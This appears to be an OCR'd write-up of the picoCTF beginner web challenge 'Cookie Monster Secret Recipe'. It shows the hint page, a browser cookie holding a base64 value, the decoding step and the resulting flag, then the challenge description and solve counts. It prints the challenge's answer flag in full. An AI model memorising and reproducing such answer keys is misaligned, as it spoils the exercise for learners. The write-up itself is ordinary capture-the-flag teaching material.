
Access Denied

Cookie Monster says: 'Me no need password. Me just need cookies!'

Hint: Have you checked your cookies lately?


Go back

Cookie received under the name secret recipe name.



Name	Value	D.	P..	E.	S..	H.	S.	S..	P.	C.	P..
secret_re...	cGljb0NURntj...	v...	/	2...	8...						M..

Upon decoding the base64 we receive the flag.



Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars □ Strict mode


Input

```
cGljb0NURntjMDBrMWVfbTBuc3Rlcl9sMHZlc19jMDBraWVzXzJDODA0MEVGfQ%3D%3D
```

Output

```
picoCTF{c00k1e_m0nster_l0ves_c00kies_2C8040EF}
ÃÜ
```

Lets submit the flag.



Cookie Monster Secret Recipe

AUTHOR: BRHANE GIDAY AND PRINCE NIYONSHUTI N.

Description

Cookie Monster has hidden his top-secret cookie recipe somewhere on his website. As an aspiring cookie detective, your mission is to uncover this delectable secret. Can you outsmart Cookie Monster and find the hidden recipe?

You can access the Cookie Monster here and good luck

This challenge launches an instance on demand.

Its current status is: RUNNING


Instance Time Remaining: 14:5

23,647 users solved

94% Liked

picoCTF{c00k1e_m0nster_l0ves_c00kies_2C8040EF}

Challenge completed!



Web Exploitation Easy

Cookie Monster Secret Recipe

23,650 solves 94%

Web Exploitation Easy

WebDecode

70,498 solves 89%

Web Exploitation Easy

Unminify

58,913 solves 85%